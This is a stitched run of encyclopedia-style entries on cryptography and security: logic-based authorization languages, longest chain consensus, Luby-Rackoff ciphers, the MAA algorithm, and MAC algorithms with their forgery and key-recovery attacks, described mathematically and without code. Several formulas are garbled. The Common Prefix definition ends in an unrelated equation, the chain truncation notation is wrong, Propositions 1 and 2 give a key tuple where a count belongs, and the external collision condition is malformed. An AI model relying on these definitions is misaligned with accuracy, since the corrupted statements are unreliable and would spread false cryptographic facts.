walls. In the Flexible Authorization Framework (Jajodia et al., 2001), the approach by Woo and Lam has been further elaborated by placing more structure on policies; the syntactic restrictions adopted in this work provide policy authoring guidelines and guarantee good semantic and computational properties. Subsequently, a rich literature has extended the expressiveness of logic-based authorization languages to address the specificities of trust negotiation, usage control, and privacy policies. The range of logics employed to encode policies has been extended accordingly, as described in the following section.

Theory

Logic-based authorization languages typically adopt a vocabulary of distinguished predicates that denote security-related concepts such as authorizations, digital credentials, etc. Such a reserved vocabulary can be extended with application-dependent symbols to model policy evaluation contexts, including, for example, user profile information, groups, roles, object hierarchies, data models, histories, etc. – that is, all the building blocks needed to formalize the policy models mentioned in the previous section.

In this framework, an authorization A (encoded as a logical atom) is granted by a policy P and a context C (both encoded as a set of axioms) if, and only if, A is entailed by $P \cup C$. The precise notion of entailment adopted depends on the formal logic underlying the authorization language; a common requirement is that entailment – as well as the other reasoning tasks mentioned below – should be efficiently computable.

Often the underlying logic is nonmonotonic, as required to model default policies – such as open and closed policies – and authorization inheritance with overriding, as in Woo and Lam (1993) and Jajodia et al. (2001). Further nonclassical features include constructs for distributed evaluation (as in systems Cassandra, PeerTrust, and Protune), temporal reasoning and dynamic logics for time-dependent authorizations (see, e.g., the TRBAC model and Zhang et al. 2004), paraconsistent semantics for conflict resolution, and deontic modalities to associate obligations to authorizations.

The UCON usage control model specifies the authorizations and obligations associated with different phases of a transaction (beginning,

middle, end), where the attributes that determine the policy's outcomes may change dynamically and access rights may have to be repeatedly verified along time. For this reason, UCON policies are usually modelled by means of modal logics that can express time and change, such as dynamic logics (Zhang et al., 2004; Pretschner, 2006). Such encodings are usually conceived for static software analysis, rather than runtime enforcement.

Privacy policies can be regarded as usage control policies, too. Different from UCON, however, they do not refer to a single transaction, but state the range of data processing operations that can be carried out over a larger, possibly unbounded time interval. Compared to access control policies, the ontologies of logic-based privacy policies typically include additional notions that are central to privacy regulations, such as the purpose of the processing, and a description of the data transfers to third parties, possibly including a sticky policy. The relevant reasoning tasks for privacy policies include checking whether the privacy policy of an organization complies with the consent of data subjects and with data protection regulations – see Palmirani and Governatori (2018) and Bonatti et al. (2020) for two approaches that support compliance with the European General Data Protection Regulation (GDPR; see http://data.consilium.europa.eu/doc/document/ST-5419-2016-INIT/en/pdf).

Most logic-based policy languages are based on logic programming languages that nicely match expressiveness requirements and enjoy low asymptotic complexity (e.g., quadratic time in the case of stratified logic programs under the stable model semantics). A few approaches are based on description logics, for example, KAoS and Bonatti et al. (2020). Description logics are better suited to the compliance checking tasks for privacy policies, as explained further on.

Entailment is not the only reasoning task relevant to logic-based authorization languages. In some trust negotiation frameworks (e.g., Protune, TrustBuilder), agents have to find out a set of elements E in their portfolio of credentials such that $P \cup C \cup E$ entails a desired authorization A, where P is a given policy and C a given context. This kind of inference is called *abduction* in the automated reasoning jargon. Abduction has been proposed also as a technique for policy analysis and explanation (e.g., in Protune (Bonatti et al. 2006)).

Another paramount reasoning task is *policy comparison*, that is, checking whether a policy P_1 entails a policy P_2. Policy comparison is

central to checking whether a privacy policy (represented by P_1) complies with data subjects' consent and regulations (encoded by P_2). In rule-based languages (such as logic programming), policy comparison is equivalent to checking the containment of Datalog queries. This problem is intractable and possibly undecidable in the presence of recursion; efficient implementations require restrictions on the use of logical variables, cf. Bonatti and Mogavero (2008). For this reason, it may be preferable to encode privacy policies and consent with tractable description logics. Then the policy comparison problem can be reduced to *subsumption checking*, a reasoning task that has better computational properties than query containment (Bonatti et al., 2020).

More details on logic-based policy languages and references to the aforementioned systems can be found in the surveys (Bonatti and Samarati, 2003; Kirrane et al., 2018) and in a tutorial on rule-based policies (Bonatti and Olmedilla, 2007).

Implementations

Several logic-based authorization languages have actually been implemented and deployed, including Cassandra, KAoS, PeerTrust, Protune, Rei, and TrustBuilder2. References can be found in Kirrane et al. (2018). In perspective, rule-based trust negotiation frameworks may leverage the Rule Interchange Format standard of the W3C (www.w3.org/2005/rules/) in order to publish and exchange policies. The frameworks based on description logics typically encode policies in the W3C standard OWL2 (www.w3.org/TR/owl2-syntax/). This is also the standard adopted by the works on privacy policies and regulations, i.e., Palmirani and Governatori (2018) and Bonatti et al. (2020), all of which have been implemented. The system described in Bonatti et al. (2020) is able to check in real time whether a data usage policy complies with data subjects' consent.

Open Problems and Future Directions

Some of the major open issues concern usability and usage control enforcement. Both issues are shared by all policy languages, including

those that are not based on any formal logic. End users are typically not good at writing their policies. Issues such as the tradeoff between expressiveness and usability are still largely unresolved, and authoring and validation tools currently provide little help. It may be profitable to leverage the many explanation systems developed for logic languages in order to assist users in understanding, authoring, and maintaining policies. Concerning usage control, there is currently no general reliable and scalable technique for enforcing usage policies after data has been disclosed.

✉ **Aggelos Kiayias**
Email: aggelos.kiayias@ed.ac.uk

Synonyms

Nakamoto style consensus protocol

Definition

A longest chain protocol is a multiparty consensus protocol that has the following characteristics: (i) it utilizes a blockchain data structure to organize the participants' inputs in the form of a sequence of blocks, (ii) it has a mechanism for participants to win an opportunity to create a block and disseminate it, (iii) it defines a concept of length (sometimes "weight") over different blockchains, and (iv) participants utilize the longest chain rule to choose the blockchain to adopt into their local state and extend if given the opportunity.

Background

Longest chain protocols were introduced in the context of the Bitcoin blockchain protocol (Nakamoto, 2008) utilizing proof of work as the mechanism to facilitate block generation. Their basic security properties as consensus protocols were studied in a number of works starting with (Garay

et al., 2015) and follow up works, a non-exclusive list of which is as follows: Pass et al. (2017), Badertscher et al. (2017), Garay et al. (2017), Dembo et al. (2020), and Gazi et al. (2020). These protocols were also extended in other settings outside proof of work, such as proof of stake, cf. Kiayias et al. (2017) and proof of space (Park et al., 2018).

Theory

Longest chain protocols operate in a synchronous setting, where participants may have transient engagement in the protocol execution – in fact, each party may engage only once throughout. Every participant maintains a blockchain $\mathscr{C}$ and continuously updates it following a rule that favors the longest (or heaviest) blockchain that the party is aware of. New blocks are created based on a lottery mechanism of some sort with each new block organizing input data (e.g., transactions) that the block issuer selects according to some application-specific rule.

There are three basic properties of interest in such protocols. They are described in an execution environment where honest protocol participants operate in the presence of an adversary aiming to invalidate them. For a chain $\mathscr{C}$, we denote by $A_{2^{64}}$ the truncation of $\mathscr{C}$ after removing the k most recent blocks. Moreover, we use $\preccurlyeq$ to define the prefix relation between chains.

Definition 1

(Common Prefix) For any two parties P, P' with respective chains $\mathscr{C}, \mathscr{C}'$ at times $t \leq t'$, it holds that $K_{i,2} = g^{r_i}$.

(Chain Quality) There is a parameter $S \in \mathbb{A}$ and $\mu \in (0, 1)$ such that for any party P with chain $\mathscr{C}$, a sequence of u consecutive blocks in $\mathscr{C}$ contains a fraction of at least μ blocks contributed by honest parties.

(Chain Growth) There is a parameter $\ell \in \mathbb{N}$ and $\gamma \in (0, 1)$, such that for any party P with chain $\mathscr{C}$ at time t, after ℓ steps, its chain $\mathscr{C}$ will grow by at least $\gamma \cdot \ell$ blocks.

The relation between honest participants and the adversary is typically cast in the form of the resources that are collectively controlled by the adversary and the honest parties. Furthermore, the number of online participants can

be assumed to fluctuate over time under the assumption of a bounded change (upward or downward) at each step, cf. Garay et al. (2017) for a model of fluctuating participation, Badertscher et al. (2018) for the model of dynamic availability, and Guo et al. (2019) for the model of weak synchrony.

Applications

The main applications of these protocols are in the deployment of permissionless distributed ledgers. Starting with the Bitcoin blockchain, some additional examples include the Ethereum blockchain prior to the transition to proof of stake and the Cardano blockchain which utilizes the proof of stake protocol Ouroboros (Kiayias et al., 2017; David et al., 2018).

Open Problems and Future Directions

An important consideration in the context of proof of work-based protocols is the high energy expenditure they incur and the question whether it would be possible to ensure that such energy is derived from renewable sources.

Another common critique is the inability of such longest chain protocols to provide fast settlement and high throughput. Toward improving these issues, a number of works variated the longest chain design, by, e.g., using multiple chains (Fitzi et al., 2020; Bagaria et al., 2019), using the evolving blocktree and suitably modifying the longest chain rule (Lewenberg et al., 2015; Sompolinsky et al., 2021), or using a hybrid approach (Eyal et al., 2016; Pass and Shi, 2017).

In terms of security, longest chain protocols rely fundamentally on relatively timely message delivery for consistency. As the message delays between honest participants become larger, the security of the protocol erodes until it dissipates entirely (see, e.g., Pass et al. 2017; Gazi et al. 2020). In this way, longest chain protocols can be said that they prioritize liveness over consistency. This is in contrast with asynchronous Byzantine fault-tolerant protocols that prioritize safety over liveness. An interesting research direction is to consider “best of both worlds” type of results, cf. Neu et al. (2021).

Another important consideration is the ability of the underlying network to connect reliably the honest participants. While early works (including the

Bitcoin blockchain) rely on rather ad hoc techniques to guarantee peer-to-peer message delivery (which can be subject to attacks, e.g., Heilman et al. 2015), a number of more foundational approaches from the security perspective have been subsequently put forth (Coretti et al., 2022; Neu et al., 2022; Matt et al., 2022).

Luby-Rackoff Ciphers

Lars R. Knudsen[29] ✉

Definition

A Luby-Rackoff cipher is a Feistel cipher where in each round the nonlinear function used is assumed to be chosen uniformly at random from the set of all such functions. These ciphers are mainly of theoretical interest.

Background

In their celebrated paper (Luby and Rackoff 1998) Luby and Rackoff showed how to construct $2n$-bit Pseudorandom Permutations from n-bit random functions. The constructions use three and four rounds in Feistel networks with randomly chosen functions in the round functions. Let L and R be the left, respectively, the right n-bit halves of a $2n$-bit input. Then one round of a Feistel network is defined as follows:

$$F(L, R) = (R, L \oplus f(R)),$$

where $f : \{0,1\}^n \rightarrow \{0,1\}^n$ is a randomly chosen function. In order to make the encryption and decryption routines similar, it is custom to swap the halves of the output of the last round in an r-round Feistel network. The entry on *Feistel ciphers* provides an overview of practical designs.

Theory

Luby and Rackoff's result says that in order to be able to distinguish the three-round construction from a randomly chosen $2n$-bit function with probability close to one, an attacker needs at least $2^{n/2}$ chosen plaintexts and their corresponding ciphertexts. Such a permutation is called *pseudorandom* (Luby and Rackoff 1998). However, if an attacker can mount a chosen plaintext and a chosen ciphertext attack, he is able to distinguish the construction from a randomly chosen $2n$-bit function using two chosen plaintexts and one chosen ciphertext. To see this, choose two plaintexts with left halves L_1 and L_2, where $L_1 \neq L_2$ and with equal right halves R. From the corresponding ciphertexts (T_1, S_1) and (T_2, S_2) compute the ciphertext $(T_1 \oplus L_1 \oplus L_2, S_1)$ and get the corresponding plaintext. Then the right half of this plaintext equals $R \oplus S_1 \oplus S_2$, whereas this would be the case only with probability 2^{-n} in the random case. Luby and Rackoff also showed that in a combined chosen plaintext and chosen ciphertext attack for the four-round construction, an attacker will need roughly $2^{n/2}$ chosen texts to win with probability close to one. Such a permutation is called *super pseudorandom*.

With q chosen plaintexts one can distinguish the three-round construction from a random function with probability

$$p = 1 - e^{-q(q-1)/2^{n+1}},$$

which is close to one for $q \simeq 2^{n/2}$ (Patarin 1992). Choose plaintexts (L_i, R) for $i = 1\ldots, q$, where the L_is are (pair-wise) distinct and R is a fixed, arbitrary value. Denote by (T_i, S_i) the corresponding ciphertexts. Then for the three-round construction with probability p one finds at least one pair (i, j) for which $i \neq j$, $L_i \oplus L_j = T_i \oplus T_j$ and $S_i = S_j$. For a random $2n$-bit function and with $q \simeq 2^{n/2}$ this happens with only very small probability. Also, with roughly $2^{n/2}$ chosen plaintexts one can distinguish the four-round construction from a random function. Choose plaintexts (L_i, R) for $i = 1\ldots, c2^{n/2}$, where c is an integer, the L_is are (pairwise) distinct and R is a fixed, arbitrary value. Denote by (T_i, S_i) the corresponding ciphertexts. Then for the four-round construction one expects to find c pairs of plaintexts for

which $L_i \oplus L_j = S_i \oplus S_j$, whereas for a random $2n$-bit function one expects to find only $c/2$ such pairs (Patarin 1992). These results show that the inequalities by Luby and Rackoff are tight, that is, to distinguish the three-round and four-round constructions from a randomly chosen function with probability close to one, an attacker needs at least but not much more than $2^{n/2}$ chosen plaintexts and their corresponding ciphertexts.

The Luby-Rackoff result has spawned a lot of research in this area, and many different constructions have been proposed, of which only a few are mentioned here. In Patarin (1993) it was shown that four-round super Pseudorandom Permutations can be constructed from only one or two (pseudo)random n-bit functions. In the four-round construction, the first and fourth functions can be replaced by simpler "combinatorial" constructions achieving the same level of security as the original construction as shown in Naor and Reingold (1999), which is also a good reference for a survey of this area.

Coppersmith (1996) analyzed the four-round construction. It was shown that with $n2^n$ chosen plaintexts the round functions can be identified up to symmetry. With 8×2^n texts 99.9% of the functions are identified.

There is a trivial upper bound of $O(2^n)$ for distinguishing constructions with r rounds for any r from a randomly chosen $2n$-bit function. This follows from the fact that the Luby-Rackoff constructions are permutations and with 2^n chosen distinct plaintexts, the resulting ciphertexts will all be distinct, whereas a collision is likely to occur for a truly random function (Patarin 1992). It has been studied how to distinguish the Luby-Rackoff constructions from randomly chosen $2n$-bit permutations (bijective mappings). However, in the cases using $O(2^{n/2})$ inputs this does not make much of a difference, since in these cases the probability to distinguish a $2n$-bit randomly chosen permutation from a $2n$-bit randomly chosen function is small. Also, for a fixed number of rounds, r, it has been shown that there is an upper bound of $O(2^n)$ for distinguishing the r-round construction from a randomly chosen $2n$-bit permutation (Patarin 1992). More recent results indicate that with a larger number of rounds, the lower bound for the security of the Luby-Rackoff constructions approaches 2^n.

Synonyms

Message authentication algorithm

Definition

MAA is a software-oriented-dedicated MAC algorithm with a 64-bit key and a 32-bit result.

Background

The Message Authentication Algorithm (MAA) was published in 1983 by Davies and Clayden in response to a request of the UK Bankers Automated Clearing Services (BACS) (Davies 1985; Davies and Price 1989). In 1987, it became a part of the ISO 8731 banking standard (ISO 8731 1992); this standard was revised in 1992 and withdrawn in 2002.

Theory

MAA is a software-oriented MAC Algorithm with a 64-bit key and a 32-bit result; as MAA was designed for mainframes in the 1980s, its performance

on 32-bit processors is excellent (about five times faster than *DES*).

A serious concern is that a 64-bit key no longer offers an adequate security level against *exhaustive key search*. Moreover, several undesirable properties of MAA have been identified by Preneel et al. in 1997 (1997); all these attacks exploit internal collisions, building on the forgery attacks by Preneel and van Oorschot (1996) (cf. MAC Algorithms). A forgery attack requires 2^{17} messages of 256 Kbytes or 2^{24} messages of 1 Kbyte; the latter circumvents the special MAA mode for long messages defined in the ISO standard. A key recovery attack on MAA requires 2^{32} chosen texts consisting of a single message block. The number of off-line 32-bit multiplications for this attack varies between 2^{44} for 1 key in 1,000 and about 2^{51} for 1 key in 50. This represents a significant reduction w.r.t.-*exhaustive key search*, which requires $3 \cdot 2^{65}$ multiplications. Finally it is shown that MAA has 2^{33}*weak keys* for which it is rather easy to create a large cluster of collisions. These keys can be detected and recovered with 2^{27} chosen texts. None of the shortcut attacks described above offer an immediate threat to banking applications, in which a single chosen text is often sufficient to perform a serious attack.

Introduction


Electronic information stored and processed in computers and transferred over communication networks is vulnerable to both passive and active attacks. In a passive attack, the opponent tries to obtain information on the data sent; in an active attack, the opponent will attempt to modify the information itself, the claimed sender, and/or intended recipient.

Cryptographic techniques for information authentication focus on the origin of the data (*data origin authentication*) and on the *integrity* of the data, that is, the fact that the data has not been modified. Other aspects that can be important are the timeliness, the sequence with respect to other messages, and the intended recipient(s). Information authentication is particularly relevant in the context of financial transactions and electronic commerce. Other applications where information authentication plays an important role are alarm systems, satellite control systems, distributed control systems, and systems for access control. One can anticipate that authentication of voice and video will become increasingly important.

One can distinguish between three mechanisms for information authentication: MAC algorithms (here MAC is the abbreviation of Message Authentication Code), authentication*codes*, and digital signatures. The first two mechanisms are based on a secret key shared between sender and

recipient. This means that if the sender authenticates a message with a MAC algorithm or an authentication code and later denies this, there is no way one can prove that she has authenticated the message (as the recipient could have done this as well). In technical terms, MAC algorithms and authentication codes cannot provide non-repudiation of origin. MAC algorithms are computationally secure: A necessary (but not sufficient) condition for their security is that the computing power of the opponent is limited. Authentication codes are combinatorial objects; one can compute the probability of the success of an attack exactly; this probability is independent on the computing power of the attacker. Digital signatures, introduced in 1976 by W. Diffie and M. Hellman, allow us to establish in an irrefutable way the origin and content of digital information. As they are an asymmetric cryptographic technique, they can resolve disputes between the communicating parties.

MAC algorithms have been used for a long time in the banking community and are thus older than the open research in cryptology that started in the mid-1970s. However, MAC algorithms with good cryptographic properties were only introduced after the start of open research in the field. The first reference to a MAC is a 1972 patent application by Simmons et al. (reference 10 in Simmons (1991)). Financial applications in which MACs have been introduced include electronic purses (such as Proton, CEPS (Common European Purse Specification), and Mondex) and credit/debit applications (e.g., the EMV-standard). MACs are also being deployed for securing the Internet (e.g., IP security, Ipsec and transport layer security, Transport Layer Security (TLS)). For all these applications MACs are preferred over digital signatures because they are two to three orders of magnitude faster, and MAC results are 4…16 bytes long compared to 40…128 bytes for signatures. On present-day computers, software implementations of MACs can achieve speeds from 8 to 50 cycles/byte, and MAC algorithms require very little resources on inexpensive 8-bit smart cards and on the currently deployed Point of Sale (POS) terminals. The disadvantage is that they rely on shared symmetric keys, the management of which is more costly and harder to scale than that of asymmetric key pairs.



Definition

A MAC algorithm MAC() consists of three components:

- A key generation algorithm; for most MAC algorithms the secret key K is a random bit-string of length k – typical values for k are 56…256.
- A MAC generation algorithm; this algorithm computes from the text input x and the secret key K a MAC value $\mathrm{MAC}_K(x)$, which is bit-string of fixed length m – typical values for m are 24…96. A MAC generation algorithm can be randomized; in this case, a random string is added to the set of inputs and outputs of this algorithm. A MAC generation algorithm can be stateful; in this case the MAC generation algorithm keeps an internal state, which influences the result (e.g., a counter which is incremented after every use).
- A MAC verification algorithm; on input the text x, the MAC value $\mathrm{MAC}_K(x)$, the key K (and possibly a random string), the algorithm verifies whether the MAC value is correct or not; in practice this verification consists of a computation of the MAC value on the text and a check whether the result is identical to the MAC value provided.

Note that it is common to abuse terminology by abbreviating both the "MAC value" and the "MAC algorithm" as the "MAC."

In a communication context, sender and receiver will agree on a secret key (using a key agreement protocol). The sender will compute a MAC value for every message and append this to the message; on receipt of the message, the receiver will apply the MAC verification algorithm, which typically corresponds to recomputing the MAC value (see Fig. 1).

MAC Algorithms, Fig. 1 Using a MAC algorithm for data authentication

The main security requirement for a MAC algorithm is that it should be hard to forge a MAC value on a new text, that is, to compute a MAC for a new text. The resistance of a MAC algorithm against forgeries is also known as computation resistance. The next section investigates in more detail the security of MAC algorithms.

Security of MAC Algorithms

Attacks on MAC algorithms can be classified according to the type of control an adversary has over the device computing or verifying the MAC value. In a *chosen text attack*, an adversary may request and receive MACs corresponding to a number of texts of his choice, before completing his attack. In an *adaptive* chosen-text attack, requests may depend on the outcome of previous requests. In a *MAC-verification attack*, the opponent can submit text-MAC pairs of his choice to the verification device.

An opponent who tries to deceive the receiver, knows the description of the MAC algorithm, but he does not know the secret key. Attacks can be further distinguished based on their goals:

Forgery Attack

This attack consists of predicting the value of $\mathrm{MAC}_K(x)$ for a text x without initial knowledge of K. If the adversary can do this for a single text, he is said to be capable of existential forgery. If the adversary is able to determine the MAC for a text of his choice, he is said to be capable of selective forgery. Ideally, existential forgery is computationally infeasible; a less demanding requirement is that only selective forgery is so. Practical attacks often require that a forgery is *verifiable*, that is, that the forged MAC is known to be correct on beforehand with probability near 1. The text on which a MAC is forged shall be new, which means that it should not be one of the texts used in the MAC generation or verification queries (as this would allow for a trivial attack).

Key Recovery Attack

This attack consists of finding the key K itself from a number of text/MAC pairs. Such an attack is more powerful than forgery, since it allows for arbitrary selective forgeries. One distinguishes between exhaustive search and shortcut key recovery attacks; ideally, no shortcut key recovery attacks should exist.

We can now informally state the security requirement for a MAC algorithm: It should be computationally infeasible to generate an existential forgery under an adaptive chosen text attack (which also includes MAC verification queries). The success probability of an attacker is often computed as a function of m (the bit-length of the MAC) and the number q of queries.

Note that in certain environments, such as in wholesale banking applications, a chosen text attack is not a very realistic assumption: If an opponent can choose a single text and obtain the corresponding MAC, he can already make a substantial profit. Moreover, texts that are relevant may have a specific structure, which implies that an existential forgery may not pose a threat at all. However, it is better to be on the safe side, and to require resistance against chosen text attacks.

Below four attacks on MAC algorithms are considered: brute force key search; guessing of the MAC; a generic forgery attack based on internal collisions; and attacks based on cryptanalytical weaknesses.

Brute Force Key Search

If k denotes the bit-length of the key K, one can always try all 2^k key values and check which one is correct. If m is the size of the MAC and if one assumes that $\mathrm{MAC}_K(x)$ is a random function from the key to the MAC, then verification of such an attack requires about $\lceil k/m \rceil$ text-MAC pairs. To see this, note that the expected number of keys which will take the text x to a certain given MAC value is 2^{k-m}. Extending this argument, the expected number of keys which will take $\lceil k/m \rceil$ texts to certain given MAC values is $2^{k-(m\lceil k/m \rceil)} \leq 1$. For most MAC algorithms, the value of k/m lies between 1 and 4; it is reasonable to assume that such a small number of text-MAC pairs are available. The only exceptions are certain banking systems which use one key per transaction; in this case one exploits the combinatorial rather than the cryptographic properties of the MAC algorithm; this corresponds to the use of an authentication*code*.

Note that unlike for confidentiality protection, the opponent can only make use of the key if it is recovered within its active lifetime (which can be reasonably short). On the other hand, a single success during the lifetime of the system might be sufficient. This depends on a cost/benefit analysis, that is, how much one loses as a consequence of a forgery.

The only way to preclude a key search is to choose a sufficiently large key. In 2004, the protection offered by a 56-bit key is clearly insufficient. One also has to take into account what is known as a variant of "Moore's Law": The computing power for a given cost is multiplied by four every 3 years. This implies that if a system is deployed with an intended lifetime of 15 years, an extra security margin of about 10 bits is recommended. Keys of 80–90 bits are adequate for medium-term security (10–15 years), and long-term protection (50 years or more) is offered by keys of 128 bits. The entry on exhaustive key search provides more details.

MAC Guessing Attack

A second very simple attack is to choose an arbitrary (fraudulent) text, and to append a randomly chosen MAC value. An alternative strategy is to guess the key value and compute the corresponding MAC value. Ideally, the probability that this MAC value is correct is equal to $\max(1/2^m, 1/2^k)$, where m is the number of bits of the MAC value and k is the number of bits in the key. This value should be multiplied with the expected profit corresponding to a fraudulent text, which results in the expected value of

one trial. Repeated trials can increase this expected value, but note that in a good implementation, repeated MAC verification errors will result in a security alarm (the forgery is not verifiable). For most applications, $k > m$ and $m = 32\ldots64$ is sufficient to make this attack uneconomical.

Internal Collision Attack on Iterated MAC Algorithms

The most common message authentication algorithms today are iterated MAC algorithms. The MAC input x is padded to a multiple of the block size, and is then divided into t blocks denoted x_1 through x_t. The MAC involves an initial value $H_0 = IV$, a *compression function* f, an *output transformation* g, and an n-bit ($n \geq m$) *chaining variable* H_i between stage $i - 1$ and stage i:

$$H_i = f\left(H_{i-1}, x_i\right), \quad 1 \leq i \leq t$$
$$\mathrm{MAC}_K(x) = g\left(H_t\right)$$

The secret key may be employed in f and/or in g.

Next we describe a general forgery attack by Preneel and van Oorschot (1995, 1999) that applies to all iterated MACs. Its feasibility depends on the bit sizes n of the chaining variable and m of the MAC result, the nature of the output transformation g, and the number s of common trailing blocks of the known texts ($s \geq 0$). The basic attack requires several known texts, but only a single chosen text. However, under certain conditions restrictions are imposed on the known texts; for example, if the input length itself is an input to the output transformation, all inputs must have an equal length.

First, some terminology is introduced. For an input pair (x, x') with $\mathrm{MAC}_K(x) = g(H_t)$ and, $\mathrm{MAC}_K\left(x'\right) = g\left(H'_t\right)$ a collision is said to occur if $\mathrm{MAC}_K(x) = \mathrm{MAC}_K(x')$. This collision is called an *internal* collision if $H_t = H_t'$, and an *external* collision if $H_t \neq H_t'$ but $gH_t = gH_t's$.

The attack starts with the following simple observation:

Lemma 1 *An internal Collision for an iterated MAC algorithm allows a verifiable MAC forgery, through a chosen-text attack requiring a single chosen text.*

This follows since for an internal collision (x, x'), $\mathrm{MAC}_K(x\|y) = \mathrm{MAC}_K(x'\|y)$ for any single block y; thus a requested MAC on the chosen text $x\|y$

provides a forged MAC (the same) for $x' \| y$ (here $\|$ denotes concatenation). Note this assumes that the MAC algorithm is deterministic. Also, the forged text is of a special form, which may limit the practical impact of the attack.

The following propositions indicate the complexity to find an internal collision. They are based on the birthday paradox and extensions thereof.

Proposition 1 *Let MAC() be an iterated MAC algorithm with n-bit chaining variable and m-bit result, and an output transformation g that is a permutation. An internal collision for MAC can be found using an expected number of* $(k'_{t-1}, \ldots, k'_0)$ *known text-MAC pairs of at least t = 2 blocks each.*

Proposition 2 *Let MAC() be an iterated MAC algorithm with n-bit chaining variable and m-bit result, and output transformation g, which is a random function. An internal collision for h can be found using u known text-MAC pairs of at least t = 2 blocks each and v chosen texts of at least three blocks. The expected values for u and v are as follows:* $(k'_{t-1}, \ldots, k'_0)$ *and* $v \approx \min(2^{n/2}, 2^{n-m})$.

Proposition 3 *Let MAC() be an iterated MAC with n-bit chaining variable, m-bit result, a compression function f which behaves like a random function (for fixed* x_i*), and output transformation g. An internal collision for MAC can be found using u known text-MAC pairs, where each text has the same substring of s ≥ 0 trailing blocks, and v chosen texts. The expected values for u and v are:* $u = \sqrt{2/(s+1)} \times 2^{n/2}; v = 0$ *if g is a permutation or* $s + 1 \geq 2^{n-m+6}$*, and otherwise* $v \approx 2^{n-m}/(s+1)$.

Weaknesses of the Algorithm

The above attacks assume that no shortcuts exist to break the MAC algorithm (either for forgery or for key recovery). The security of existing MAC algorithms relies on unproven assumptions: Even if the security of the MAC algorithm is reduced in a provable way to the pseudo-randomness properties of a block cipher or of the compression function of a hash function, these properties themselves cannot be proved. Therefore, it is recommended to use only well-established algorithms which have been subjected to an independent evaluation and a regular review of the algorithm based on progress in cryptanalysis is recommended. A typical

example of a weak construction for a MAC algorithm is one which consists of inserting a secret key into the input of a hash function.

Practical MAC Algorithms

Compared to the number of block ciphers and hash functions, relatively few dedicated MAC algorithms have been proposed (FIPS 180-1 1995). The main reason is that MACs have been derived from other primitives (initially from block ciphers, but also from hash functions), which reduces the need for dedicated proposals. The following section lists the most important constructions.

Based on Block Ciphers

The oldest and most popular MAC algorithm is certainly CBC-MAC, which is based on a block cipher and which has been widely standardized. For a more detailed discussion see CBC-MAC and variants. CBC-MAC is an iterated MAC algorithm. The most common padding method consists of appending a one bit followed by between 0 and $n - 1$ zero bits such that the resulting string has an input length that is a multiple of n (ISO/IEC 9797 2002). Denote the resulting string as $x_1, x_2, \ldots, x_t$. The compression function for CBC-MAC has the following form:

$$H_i = E_K\left(H_{i-1} \oplus x_i\right), \ 1 \leq i \leq t.$$

Here $E_K(x)$ denotes the encryption of x using the k-bit key K with an n-bit block cipher E and $H_0 = IV$ is a fixed initial value, which is set equal to the all zero string. The MAC is then computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.

Bellare et al. (2000) have provided a security proof for this scheme with g the identity mapping; their proof is based on the pseudo-randomness of the block cipher and requires that the inputs are of fixed length. They show that CBC-MAC is a pseudo-random function, which is in fact a stronger requirement than being a secure MAC. Most of these variants are vulnerable to an internal collision attack, which requires a single chosen text and about $2^{n/2}$ known texts with n the block length of the block cipher; for a 64-bit block cipher such as DES (Data Encryption Standard) this corresponds to 2^{32} known texts. For $m < n$, an additional 2^{m-n} chosen texts

are required, which makes the attack less realistic. It is important to note that for most schemes the gap between the lower bound (security proof) and upper bound (best known attack) is quite small. For several of these schemes shortcut key recovery attacks exist as well; lower bounds for the security against these attacks are not known for these schemes.

In practice one needs security for inputs of variable length, which can be achieved by using a different mapping *g*. These variants and attacks on them are discussed in more detail under CBCMAC and variants.

The most popular choice for *g* was the selection of the leftmost $m < n$ bits, $m = 32$ being a very popular variant for CBC-MAC based on DES. However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts (Knudsen 1997).

A better solution for *g* is the encryption of the last block with a different key, which is known as EMAC. This solution was proposed by the RIPE Consortium in RIPE (1995); Petrank and Rackoff have provided a security proof in 2000.

$$g\left(H_t\right) = E_{K'}\left(H_t\right) = E_{K'}\left(E_K\left(x_t \oplus H_{t-1}\right)\right),$$

where *K′* is a key derived from *K*. Further optimizations which reduce the overhead due to padding are known as XCBC (three-key MAC) (Black and Rogaway 2000) and OMAC (Iwata and Kurosawa 2003). EMAC and OMAC are recommended for use with the Rijndael/AES.

An alternative for *g* which is popular for use with *DES* consists of replacing the processing of the last block by a two-key triple encryption (with keys $K_1 = K$ and K_2); this is commonly known as the ANSI retail MAC, since it first appeared in ANSI X9.19 (1986):

$$g\left(H_t\right) = E_{K_1}\left(D_{K_2}\left(H_t\right)\right).$$

Here $D_K()$ denotes decryption with key *K*. This construction increases the strength against exhaustive key search, but it is not without its weaknesses (Preneel and van Oorschot 1999). A better alternative is MacDES (Knudsen and Preneel 1998).

XOR-MAC by Bellare et al. (1995) is a randomized construction that allows for a full parallel evaluation; a fixed number of bits in every block (e.g., 32 bits) is used for a counter, which reduces the performance. It has the advantage that it is incremental: Small modifications to the input (and to the MAC) can be made at very low cost. Improved variants of XOR-MAC

are XECB (Gligor and Donescu 2002) and PMAC (Black and Rogaway 2002).

RMAC increases the security level of EMAC against an internal collision attack by modifying the key in the last encryption with a randomizer (Jaulmes et al. 2002). It has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. It was included in NIST's draft special publication (NIST Special Publication 800-38B 2002) which has been withdrawn.

3GPP-MAC and RIPE-MAC are discussed in the item CBC-MAC and variants.

Based on Cryptographic Hash Functions

The availability of very fast dedicated hash functions (such as MD4 and MD5) has resulted in several proposals for MAC algorithms based on these functions. As it became clear that these hash functions are weaker than intended, they were replaced by RIPEMD-160 and by SHA-1.

The first proposed constructions were the secret prefix and secret suffix methods which can be described as follows: $\mathrm{MAC}_K(x) = h(K\|x)$, $\mathrm{MAC}_K(x) = h(x\|K)$. However, these schemes have some security problems (Preneel and van Oorschot 1999). Consider the secret prefix method and assume that the hash function is an iterated hash function, where in each iteration n bits of the text (or the key) is processed. Then if one has the MAC of a text x such that the length of $K\|x$ (including padding) is a multiple of n, then it is trivial to compute the value of $\mathrm{MAC}_K(K\|y)$ from $\mathrm{MAC}_K(x)$ (this assumes that the output transformation is the identity function). Moreover, if the inputs x and x' have the same MAC value and if this is the result of an internal collision, the inputs $x\|y$ and $x'\|y$ will have the same MAC values.

Consider the secret suffix method and assume that the hash function is an iterated hash function. Here an attacker can try to find an internal collision for two texts x and x' ignoring the secret key K. Then if an attacker succeeds, the MACs of x and x' will be identical regardless of the value of K. It is important to notice here that the attacker can perform the computations off-line, that is, one needs no access to the MAC generation device during the first step.

